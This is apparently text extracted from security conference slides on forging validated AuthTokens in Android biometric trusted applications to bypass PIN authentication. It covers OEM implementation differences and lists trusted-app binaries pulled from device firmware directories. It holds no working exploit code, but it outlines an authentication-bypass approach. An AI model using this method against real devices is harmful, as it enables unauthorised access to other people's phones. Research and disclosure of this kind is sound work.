
02 Our Findings

DARKIN VVY


What's interesting in AT life cycle



What's interesting in AT life cycle



Gatekeeper AT vs BioAuth AT



First Idea



Gatekeeper AuthToken represents PIN verification results.

**Validated AuthToken $\Rightarrow$ authentication bypass.
The Bio Auth TA can also generate validated AuthTokens.**

But, how to forge a validated AuthToken from Bio Auth TA?


Gen AuthToken in Bio Auth TA

Challenges:

1. It seems that the generation of **bio AuthTokens** also requires **bio auth**.
2. AuthToken uses **authenticator id** and **authenticator type** fields to show who created it.

Is it truly that secure?
Of course no.

Chaos in Bio Auth TA



- HAL specs from Google are unclear.
- OEMs are required to comply with Android API calls, platform interfaces, and sensor vendor constraints.
- Implementation is inconsistent across OEMs.

We investigated ...

We found:

- Significant variation in Bio Auth TA implementation across OEMs
- Differences across chipsets, models, and sensor vendors
- **30+ Android devices from 9 independent manufacturers**
- **Mainly Qualcomm & MTK**; a few Exynos and Unisoc
- **Gatekeeper-based** implementation

2. Extract bio auth TA from firmware



MEDIATEK

SAMSUNG
Exynos

```
manaus:/ # ls /vendor/app/mcRegistry/
020f0000000000000000000000000000.drbin    07170000000000000000000000000000.drbin
020f0000000000000000000000000000.tlbin     07170000000000000000000000000000.tlbin
031c0000000000000000000000000000.drbin     08030000000000000000000000000000.tabin
031c0000000000000000000000000000.tlbin     080400000000000000000000000000003419.tabin
05060000000000000000000000000000.tabin     080500000000000000000000000000003419.drbin
05070000000000000000000000000000.drbin     080500000000000000000000000000003419.tlbin
05070000000000000000000000000000.tlbin     080800000000000000000000000000000000.tlbin
051200000000000000000000000000000001.drbin 081100000000000000000000000000000000.tabin
05120000000000000000000000000000000001.tlbin
060900000000000000000000000000000000.drbin 40188311faf343488db88ad39496f9a.drbin
060900000000000000000000000000000000.tlbin 40188311faf343488db88ad39496f9a.tlbin
060900000000000000000000000000000000.tlbin 5020170115e016302017012521300000.drbin
070100000000000000000000000000000000.tlbin 5020170115e016302017012521300000.tlbin
0706000000000000000000000000000000d4.tlbin 6b3f5fa0f8cf55a7be2582587d62d63a.drbin
070610000000000000000000000000000000.tlbin abcd270ea5c44c58bcd3384a2fa2539e.tabin
071500000000000000000000000000000000.drbin e97c270ea5c44c58bcd3384a2fa2539e.tabin
071500000000000000000000000000000000.tlbin ffffffff000000000000000000000003.tabin
```

```
Infinix-X6528:/ $ ls /vendor/firmware/
Conf_MultipleTest.ini      fakeserial_sec_bk      hdcp.elf                regulatory.db
PortraitSegHl.mnn          focaltech_ts_fw.bin    hdl_firmware_00.img     regulatory.db.p7s
PortraitSegLp.mnn          fpctzapp.elf           hdl_firmware_02.img     s5kjni1858
X6528_ICNL9916AC_TXD_fw.bin fmsaudio_params.bin    hi3231q_1884            s5kjni1858_bk
X6528_ft8722_TXD_fw.bin   fmsaudio_params_fast.bin hi3231q_1884_bk         silead.elf
faceid.elf                 fmsaudio_params_voip.bin hi5022q_1859            soter.elf
fakeserial                  gc32e1_1856            hi5022q_1859_bk         tsx_data
fakeserial_bk              gc32e1_1856_bk         novatek_ts_fw.bin
fakeserial_sec             gesture.mnn            novatek_ts_mp.bin
```

